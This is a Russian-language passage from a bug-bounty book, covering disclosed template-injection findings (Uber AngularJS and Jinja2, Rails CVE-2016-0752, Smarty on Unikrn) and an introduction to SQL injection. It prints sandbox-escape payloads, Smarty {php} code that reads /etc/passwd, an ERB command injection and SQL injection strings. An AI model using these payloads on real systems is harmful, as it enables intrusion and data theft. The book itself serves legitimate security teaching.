Уязвимости клиентского внедрения в шаблоны (client-side template injection, CSTI) возникают в клиентских механизмах шаблонов, написанных на JavaScript. К популярным относятся AngularJS от Google и ReactJS от Facebook.

Поскольку CSTI происходит в браузере пользователя, обычно с её помощью нельзя добиться удалённого выполнения кода, но можно провести XSS. Иногда добиться XSS трудно и необходимо обходить защитные меры, как при SSTI. Например, ReactJS по умолчанию превосходно предотвращает XSS. Проверяя приложение на ReactJS, ищите в файлах JavaScript функцию `dangerouslySetInnerHTML`, если можете управлять передаваемым ей вводом: она намеренно обходит защиту ReactJS от XSS. В версиях AngularJS до 1.6 есть Sandbox, ограничивающая доступ к некоторым функциям JavaScript и защищающая от XSS. Версию AngularJS можно узнать, введя `Angular.version` в консоли разработчика браузера. Но этичные хакеры регулярно находили и публиковали обходы Sandbox до выпуска версии 1.6.

Ниже приведён популярный обход для Sandbox версий 1.3.0-1.5.7, который можно отправить при обнаружении инъекции AngularJS:

```
{{a=toString().constructor.prototype;a.charAt=a.trim;$eval('a,alert(1),a')}}
```

Другие опубликованные способы выхода из Sandbox AngularJS находятся по адресам https://pastebin.com/xMXwsm0N и https://jsfiddle.net/89aj1n7m/.

Чтобы продемонстрировать серьёзность CSTI, нужно проверить код, который потенциально удаётся выполнить. Даже если некоторые выражения JavaScript вычисляются, на сайте могут быть дополнительные средства защиты. Например, я нашёл CSTI с помощью нагрузки `{{4+4}}`, вернувшей 8 на сайте с AngularJS. Но при использовании `{{4*4}}` возвращался текст `{{44}}`, поскольку сайт удалял из ввода звёздочку. Поле также удаляло специальные символы, включая `()` и `[]`, и допускало не более 30 символов. В совокупности эти меры фактически сделали CSTI бесполезной.

Внедрение в шаблон AngularJS в Uber

Сложность: высокая
URL: developer.uber.com
Источник: https://hackerone.com/reports/125027/

Дата сообщения: 22 марта 2016 года
Выплаченное вознаграждение: 3000 долларов

В марте 2016 года Джеймс Кеттл, ведущий исследователь безопасности PortSwigger, создателя Burp Suite, нашёл CSTI в поддомене Uber через URL developer.uber.com. В отображённом исходном коде страницы после посещения ссылки находилась строка `wrtz49`, показывающая, что шаблон вычислил 7*7.

Оказалось, `developer.uber.com` использовал AngularJS для отображения веб-страниц. Это можно подтвердить Wappalyzer, BuiltWith или просмотром исходного кода в поисках HTML-атрибутов `ng-`. Как уже говорилось, старые версии AngularJS имели Sandbox, но используемая Uber версия была уязвима для выхода из неё. Поэтому CSTI здесь позволяла выполнить XSS.

С помощью следующего JavaScript внутри URL Uber Кеттл вышел из Sandbox AngularJS и выполнил `alert`:

```
https://developer.uber.com/docs/deep-linking?q=wrtz{{(_="".sub).call.call({}
[$="constructor"].getOwnPropertyDescriptor(_.__proto__,$).value,0,"alert(1)")
()}}zzzz
```

Разбор этой нагрузки выходит за рамки книги, учитывая множество опубликованных обходов Sandbox AngularJS и её удаление в версии 1.6. Но итогом нагрузки `alert(1)` является всплывающее окно JavaScript. Это доказательство принципа показало Uber, что злоумышленник способен эксплуатировать CSTI для XSS, потенциально компрометируя учётные записи разработчиков и связанные приложения.

Выводы

Установив, что сайт использует клиентский механизм шаблонов, начните проверку с простых нагрузок в синтаксисе этого механизма, например `{{7*7}}` для AngularJS, и следите за отображённым результатом. Если нагрузка выполняется, узнайте версию AngularJS, введя `Angular.version` в консоли браузера. Если версия выше 1.6, можно отправить нагрузку из упомянутых источников без обхода Sandbox. Если ниже 1.6, потребуется обход наподобие нагрузки Кеттла, предназначенный для версии AngularJS в приложении.

Внедрение в шаблон Flask Jinja2 в Uber

Сложность: средняя
URL: riders.uber.com
Источник: https://hackerone.com/reports/125980/
Дата сообщения: 25 марта 2016 года
Выплаченное вознаграждение: 10 000 долларов

Во время хакинга важно определять используемые компанией технологии. Когда Uber запустила открытую программу баг-баунти на HackerOne, на сайте появилась «карта сокровищ» по адресу https://eng.uber.com/bug-bounty/. Переработанная карта была опубликована в августе 2017 года: https://medium.com/uber-security-privacy/uber-bug-bounty-treasure-map-17192af85c1a/. На карте были обозначены несколько важных ресурсов Uber и используемое каждым программное обеспечение.

Uber сообщила, что `riders.uber.com` построен на Node.js, Express и Backbone.js, ни один из которых сразу не выглядит потенциальным вектором SSTI. Но сайты `vault.uber.com` и `partners.uber.com` разработаны с Flask и Jinja2. Jinja2 - серверный механизм шаблонов, который при неверной реализации может допустить удалённое выполнение кода. Хотя `riders.uber.com` не

использовал Jinja2, если он передавал ввод поддоменам `vault` или `partners`, а те доверяли ему без очистки, злоумышленник мог эксплуатировать SSTI.

Хакер Оранж Цай, обнаруживший уязвимость, для начала проверки SSTI указал своим именем `{{1+1}}`. Он искал взаимодействие между поддоменами.

В своём разборе Оранж объяснил, что любое изменение профиля на `riders.uber.com` приводило к отправке владельцу учётной записи уведомления по электронной почте - распространённый подход к безопасности. Изменив имя на сайте так, чтобы оно содержало `{{1+1}}`, он получил письмо, где в его имени находилось число 2, как показано на рисунке 8-1.



Рисунок 8-1. Полученное Оранжем письмо с результатом выполнения кода, внедрённого в его имя.

Такое поведение сразу стало тревожным признаком: Uber вычислила выражение и заменила его результатом уравнения. Затем Оранж отправил код Python `{% for c in [1,2,3]%} {{c,c,c}} {% endfor %}`, чтобы подтвердить возможность вычисления более сложной операции. Код перебирает массив `[1,2,3]` и трижды выводит каждое число. В письме на рисунке 8-2 имя Оранжа отображено девятью числами, полученными при выполнении цикла `for`, что подтвердило находку.

Jinja2 также реализует Sandbox, ограничивающую выполнение произвольного кода, но иногда её можно обойти. В данном случае Оранж сумел бы это сделать.



Рисунок 8-2. Письмо, полученное после внедрения Оранжем более сложного кода.

В разборе Оранж сообщил только о возможности выполнения кода, но уязвимость позволяла пойти дальше. Он указал, что сведения, необходимые для поиска ошибки, получил из публикаций nVisium. Однако в них есть и дополнительные сведения о масштабе уязвимостей Jinja2 в сочетании с другими понятиями. Сделаем небольшое отступление и посмотрим, как эти дополнительные сведения применимы к уязвимости Оранжа, обратившись к публикации nVisium https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2.html.

В ней nVisium разбирает эксплуатацию Jinja2 посредством интроспекции - понятия объектно-ориентированного программирования. Интроспекция состоит в проверке свойств объекта во время выполнения с целью выяснить, какие данные ему доступны. Подробности работы объектно-ориентированной интроспекции выходят за рамки книги. В контексте этой ошибки она позволяла Оранжу выполнять код и определять свойства, доступные объекту шаблона при инъекции. Получив такие сведения, злоумышленник мог бы найти потенциально пригодные для эксплуатации свойства и добиться удалённого выполнения кода; этот тип уязвимостей рассматривается в главе 12.

Обнаружив уязвимость, Оранж сообщил лишь о возможности выполнить код, необходимый для интроспекции, и не пытался развить атаку. Лучше придерживаться его подхода: так вы не совершите непредусмотренных действий, а компания сама оценит возможные последствия. Если вы хотите исследовать всю серьёзность проблемы, спросите в отчёте разрешение компании на дальнейшую проверку.

Выводы

Отмечайте технологии сайта: часто они подсказывают способы эксплуатации. Учитывайте и взаимодействие технологий. В данном случае Flask и Jinja2 были прекрасными векторами атаки, хотя непосредственно на уязвимом сайте не использовались. Как и при XSS, проверяйте все возможные места использования ввода, поскольку уязвимость может проявиться не сразу. Здесь вредоносная нагрузка отображалась простым текстом на странице профиля, а код выполнялся при отправке писем.

Динамическая отрисовка Rails

Сложность: средняя
URL: неприменимо
Источник: https://nvisium.com/blog/2016/01/26/rails-dynamic-render-to-rce-cve-2016-0752/
Дата сообщения: 1 февраля 2015 года
Выплаченное вознаграждение: неприменимо

В начале 2016 года команда Ruby on Rails раскрыла потенциальную уязвимость удалённого выполнения кода в обработке отображения шаблонов. Один из сотрудников nVisium обнаружил уязвимость и подробно описал проблему, получившую обозначение CVE-2016-0752. Ruby on Rails использует архитектуру «модель - представление - контроллер» (model, view, controller, MVC). В ней логика базы данных, модель, отделена от логики представления, вида, и логики приложения, контроллера. MVC - распространённый шаблон проектирования, улучшающий сопровождаемость кода.

В разборе nVisium объясняется, как контроллеры Rails, отвечающие за логику приложения, могут определять файл шаблона для отображения на основе управляемых пользователем параметров. В зависимости от разработки сайта эти параметры могли передаваться непосредственно методу

`render`, который передаёт данные логике представления. Уязвимость могла возникнуть, если разработчик передавал ввод функции `render`, например вызывал метод `render` с `params[:template]`, где значение `params[:template]` равно `dashboard`. В Rails все параметры HTTP-запроса доступны логике контроллера приложения через массив `params`. Здесь параметр `template` отправляется в HTTP-запросе и передаётся функции `render`.

Это примечательно, поскольку метод `render` не получает от Rails конкретного контекста: ему не передаётся путь или ссылка на определённый файл, и он просто волшебным образом определяет, какой файл должен вернуть содержимое пользователю. Это возможно благодаря строгому соблюдению в Rails принципа «соглашения вместо конфигурации»: значение параметра шаблона, переданное `render`, используется для поиска имён файлов, с помощью которых отображается содержимое. Согласно исследованию, сначала Rails рекурсивно просматривала корневой каталог приложения `/app/views`, стандартную папку всех файлов для отображения содержимого пользователям. Если файл с данным именем не находился, Rails проверяла корневой каталог приложения, а затем корневой каталог сервера.

До CVE-2016-0752 злоумышленник мог передать `template=%2fetc%2fpasswd`, после чего Rails искала `/etc/passwd` в каталоге представлений, затем приложения и наконец в корневом каталоге сервера. На компьютере с Linux, если файл был доступен для чтения, Rails выводила содержимое `/etc/passwd`.

Согласно статье nVisium, последовательность поиска Rails позволяла также выполнить произвольный код, если пользователь отправлял шаблонную инъекцию, например `<%25%3dls%25>`. При использовании стандартного языка шаблонов Rails ERB закодированный ввод интерпретировался как `<%= ls %>`, то есть команда Linux для перечисления файлов текущего каталога. Команда Rails исправила уязвимость, но проверять SSTI всё равно можно на случай, если разработчик передаёт управляемый пользователем ввод в `render inline:`, поскольку `inline:` непосредственно предоставляет ERB функции `render`.

Выводы

Понимание работы проверяемого ПО помогает обнаруживать уязвимости. В данном случае любой сайт Rails был уязвим, если передавал управляемый пользователем ввод функции `render`. Знание применяемых Rails шаблонов проектирования, несомненно, помогло обнаружению. Подобно параметру `template` в этом примере, ищите возможности, возникающие, когда вы управляете вводом, непосредственно связанным с отображением содержимого.

Внедрение в шаблон Smarty в Unikrn

Сложность: средняя
URL: неприменимо
Источник: https://hackerone.com/reports/164224/
Дата сообщения: 29 августа 2016 года
Выплаченное вознаграждение: 400 долларов

29 августа 2016 года меня пригласили в тогда ещё закрытую программу баг-баунти Unikrn, сайта ставок на киберспорт. Во время первоначальной разведки Wappalyzer подтвердил использование AngularJS. Это стало тревожным признаком, поскольку мне уже удавалось находить инъекции AngularJS. Я начал искать CSTI, отправляя `{{7*7}}` и проверяя появление числа 49, начиная с профиля. На странице профиля успеха не было, но я заметил возможность приглашать друзей и

проверил её.

Отправив приглашение самому себе, я получил странное письмо, показанное на рисунке 8-3.



Рисунок 8-3. Полученное мной письмо Unikrn с ошибкой Smarty.

В начале письма находилась трассировка стека с ошибкой Smarty, показывающая, что `7*7` не распознано. Казалось, `{{7*7}}` внедрялось в шаблон, а Smarty пыталась вычислить код, но не понимала `7*7`.

Я сразу обратился к незаменимой статье Джеймса Кеттла о внедрении в шаблоны: http://blog.portswigger.net/2015/08/server-side-template-injection.html. В ней я проверил упомянутую нагрузку Smarty; кроме того, Кеттл подготовил прекрасное выступление Black Hat, доступное на YouTube. В частности, он привёл нагрузку `{self::getStreamVariable("file:///proc/self/loginuuid")}`, вызывающую метод `getStreamVariable` для чтения `/proc/self/loginuuid`. Я попробовал её, но не получил вывода.

Теперь я засомневался в находке. Но затем нашёл в документации Smarty перечень зарезервированных переменных, включая `{$smarty.version}`, возвращающую версию Smarty. Я изменил имя профиля на `{$smarty.version}` и снова пригласил себя. В новом письме моим именем было `2.6.18` - версия Smarty на сайте. Инъекция выполнялась, и уверенность вернулась.

Продолжив чтение документации, я узнал, что теги `{php}` `{/php}` позволяют выполнять произвольный PHP-код. Кеттл прямо упоминал их, но я совершенно это пропустил. Я указал своим именем нагрузку `{php}print "Hello"{/php}` и снова отправил приглашение. Полученное письмо сообщало, что меня пригласил Hello, подтверждая выполнение функции PHP `print`.

В последней проверке я хотел извлечь `/etc/passwd` и продемонстрировать программе баг-баунти потенциал уязвимости. Этот файл не критичен, но доступ к нему часто используют как признак удалённого выполнения кода. Я применил следующую нагрузку:

```
{php}$s=file_get_contents('/etc/passwd');var_dump($s);{/php}
```

Код PHP открывает `/etc/passwd`, читает его функцией `file_get_contents` и присваивает содержимое переменной `$s`. После задания `$s` я вывожу её через `var_dump`, ожидая увидеть содержимое `/etc/passwd` в письме в качестве имени пригласившего меня человека. Но полученное письмо почему-то содержало пустое имя.

Я задумался, не ограничивает ли Unikrn длину имени. На этот раз я нашёл в документации PHP для `file_get_contents` способ ограничить объём читаемых за раз данных. Нагрузка стала такой:

```
{php}$s=file_get_contents('/etc/passwd',NULL,NULL,0,100);var_dump($s);{/php}
```

Ключевые параметры здесь - `'/etc/passwd'`, `0` и `100`. Путь указывает читаемый файл, 0 - начальную позицию, то есть начало файла, а 100 - длину читаемых данных. Я снова пригласил себя в Unikrn с этой нагрузкой и получил письмо на рисунке 8-4.



Рисунок 8-4. Письмо-приглашение Unikrn, показывающее содержимое файла `/etc/passwd`.

Мне удалось выполнить произвольный код и в качестве доказательства извлекать `/etc/passwd` по 100 символов. После отправки отчёта уязвимость исправили в течение часа.

Выводы

Работать над этой уязвимостью было очень интересно. Первоначальная трассировка стека стала тревожным признаком неисправности, и, как говорится, «нет дыма без огня». Обнаружив потенциальную SSTI, всегда читайте документацию, чтобы определить наилучшие дальнейшие действия, и проявляйте настойчивость.

Итоги

При поиске уязвимостей лучше всего попытаться установить основную технологию, будь то веб-фреймворк, механизм отображения интерфейса или нечто иное, чтобы определить возможные векторы атаки и идеи для проверки. Разнообразие механизмов шаблонов затрудняет определение того, что сработает в каждой ситуации, но знание используемой технологии помогает преодолеть трудность. Ищите возможности, возникающие, когда отображается управляемый вами текст. Помните и о том, что уязвимость может быть неочевидной, но проявляться в другой функциональности, например в электронных письмах.

Глава 9. SQL-инъекция

Когда уязвимость сайта, использующего базу данных, позволяет злоумышленнику выполнять запросы к базе данных или атаковать её посредством SQL (Structured Query Language, языка структурированных запросов), это называется SQL-инъекцией (SQLi). За SQLi часто выплачивают большие вознаграждения, поскольку последствия могут быть разрушительными: злоумышленник способен изменять или извлекать сведения и даже создать себе в базе данных учётную запись администратора.

Базы данных SQL

Базы данных хранят сведения в записях и полях, содержащихся в наборе таблиц. Таблица содержит один или несколько столбцов, а её строка представляет запись базы данных.

Пользователи создают, читают, обновляют и удаляют записи с помощью SQL. Пользователь отправляет базе команды SQL, называемые выражениями или запросами, и, если они приняты, база интерпретирует их и выполняет действие. К популярным базам SQL относятся MySQL, PostgreSQL, MSSQL и другие. В этой главе используется MySQL, но общие понятия применимы ко всем базам SQL.

Выражения SQL состоят из ключевых слов и функций. Например, следующее выражение велит базе выбрать сведения из столбца `name` таблицы `users` у записей, где столбец `ID` равен 1:

```
SELECT name FROM users WHERE id = 1;
```

Многие веб-сайты хранят сведения в базах и динамически создают на их основе содержимое. Например, если сайт `https://www.<example>.com/` хранил предыдущие заказы в базе данных, доступной после входа в учётную запись, браузер отправлял бы запрос базе сайта и создавал

HTML по возвращённым сведениям.

Ниже приведён теоретический пример серверного кода PHP, создающего команду MySQL после посещения пользователем `https://www.<example>.com?name=peter`:

```
$name = $_GET['name'];
$query = "SELECT * FROM users WHERE name = '$name' ";
mysql_query($query);
```

Код обращается через `$_GET[]` к значению `name` из указанных в квадратных скобках параметров URL и сохраняет его в `$name`. Затем параметр без очистки передаётся переменной `$query`. Она представляет выполняемый запрос и получает все данные из таблицы `users`, где столбец `name` совпадает со значением параметра URL `name`. Запрос выполняется передачей `$query` функции PHP `mysql_query`.

Сайт ожидает, что `name` содержит обычный текст. Но если пользователь введёт в параметр URL вредоносное значение `test' OR 1='1`, например `https://www.example.com?name=test' OR 1='1`, выполнится запрос:

```
$query = "SELECT * FROM users WHERE name = 'test' OR 1='1' ";
```

Вредоносный ввод закрывает открывающую одинарную кавычку после `test` и добавляет в конец запроса SQL-код `OR 1='1`. Висячая кавычка в `OR 1='1` открывает жёстко заданную закрывающую кавычку. Если бы внедрённый запрос не содержал открывающей одинарной кавычки, висячая кавычка вызвала бы синтаксическую ошибку SQL и помешала выполнению.

SQL использует условные операторы `AND` и `OR`. Здесь SQLi изменяет предложение `WHERE`, заставляя искать записи, где столбец `name` совпадает с `test` либо уравнение `1='1'` истинно. MySQL любезно воспринимает `'1'` как целое число, а поскольку 1 всегда равно 1, условие истинно и запрос возвращает все записи таблицы `users`. Но инъекция `test' OR 1='1` не сработает, если другие части запроса очищаются. Например, возможен такой запрос:

```
$name = $_GET['name'];
$password = mysql_real_escape_string($_GET['password']);
$query = "SELECT * FROM users WHERE name = '$name' AND password = '$password' ";
```

Параметр `password` также управляется пользователем, но правильно очищается. Если использовать прежнюю нагрузку `test' OR 1='1` как имя, а паролем будет `12345`, выражение станет таким:

```
$query = "SELECT * FROM users WHERE name = 'test' OR 1='1' AND password = '12345' ";
```

Запрос ищет все записи, где имя равно `test` или где `1='1'` и пароль равен `12345`. Мы проигнорируем тот факт, что база хранит пароли открытым текстом, поскольку это отдельная уязвимость. Из-за оператора `AND` проверка пароля не позволит запросу вернуть данные, если пароль записи не равен `12345`. Это ломает попытку SQLi, но не мешает применить другой способ атаки.

Нужно исключить параметр пароля, добавив `;--`: `test' OR 1='1;--`. Инъекция решает две задачи: точка с запятой завершает выражение SQL, а два дефиса `--` сообщают базе, что остальной текст является комментарием. Внедрённый параметр изменяет запрос на `SELECT * FROM users WHERE name = 'test' OR 1='1';`. Код `AND password = '12345'` становится комментарием, и команда возвращает все записи таблицы. Используя `--` для комментария, помните: MySQL требует пробел после дефисов перед остальной частью запроса, иначе вернёт ошибку и не выполнит команду.

Средства противодействия SQLi

Один из способов защиты от SQLi - подготовленные выражения, функция базы данных для выполнения повторяющихся запросов. Подробности выходят за рамки книги, но такие выражения защищают от SQLi, поскольку запросы больше не выполняются динамически. База использует их как шаблоны с местозаполнителями переменных. Поэтому даже если пользователь передаст запросу неочищенные данные, инъекция не сможет изменить шаблон запроса базы, что предотвращает SQLi.

Веб-фреймворки, включая Ruby on Rails, Django, Symphony и другие, также имеют встроенную защиту от SQLi. Но она несовершенна и не предотвращает уязвимость повсюду. Два простых примера SQLi выше обычно не работают на сайтах с фреймворками, если только разработчики не нарушили рекомендации или не поняли, что определённая защита не предоставляется автоматически. Например, сайт https://rails-sqli.org/ ведёт перечень распространённых шаблонов SQLi в Rails, возникающих из-за ошибок разработчиков. Проверяя SQLi, лучше всего искать старые веб-сайты, которые выглядят созданными на заказ либо используют веб-фреймворки и системы управления содержимым без всей встроенной защиты современных систем.

Слепая SQLi в Yahoo! Sports

Сложность: средняя
URL: sports.yahoo.com
Источник: неприменимо
Дата сообщения: 16 февраля 2014 года
Выплаченное вознаграждение: 3705 долларов

Слепая SQLi возникает, когда можно внедрять выражения SQL в запрос, но нельзя получить непосредственный вывод запроса. Ключ к эксплуатации - выводить сведения из сравнения результатов неизменённых и изменённых запросов. Например, в феврале 2014 года Стефано Ветторатци нашёл слепую SQLi при проверке спортивного поддомена Yahoo!. Страница принимала параметры через URL, запрашивала сведения в базе данных и возвращала перечень игроков NFL согласно параметрам.

Ветторатци изменил следующий URL, возвращавший игроков NFL за 2010 год:

```
sports.yahoo.com/nfl/draft?year=2010&type=20&round=2
```

на такой:

```
sports.yahoo.com/nfl/draft?year=2010--&type=20&round=2
```

Ветторатци добавил два дефиса `--` к параметру `year` во втором URL. На рисунке 9-1 показана страница Yahoo! до добавления дефисов, а на рисунке 9-2 - результат после их добавления.

Игроки на рисунке 9-1 отличаются от игроков на рисунке 9-2. Настоящий запрос не виден, поскольку код находится во внутренней части сайта. Но первоначальный запрос, скорее всего, передавал каждый параметр URL выражению SQL следующего вида:

```
SELECT * FROM players WHERE year = 2010 AND type = 20 AND round = 2;
```

После добавления двух дефисов к `year` запрос принял бы следующий вид:

```
SELECT * FROM PLAYERS WHERE year = 2010-- AND type = 20 AND round = 2;
```

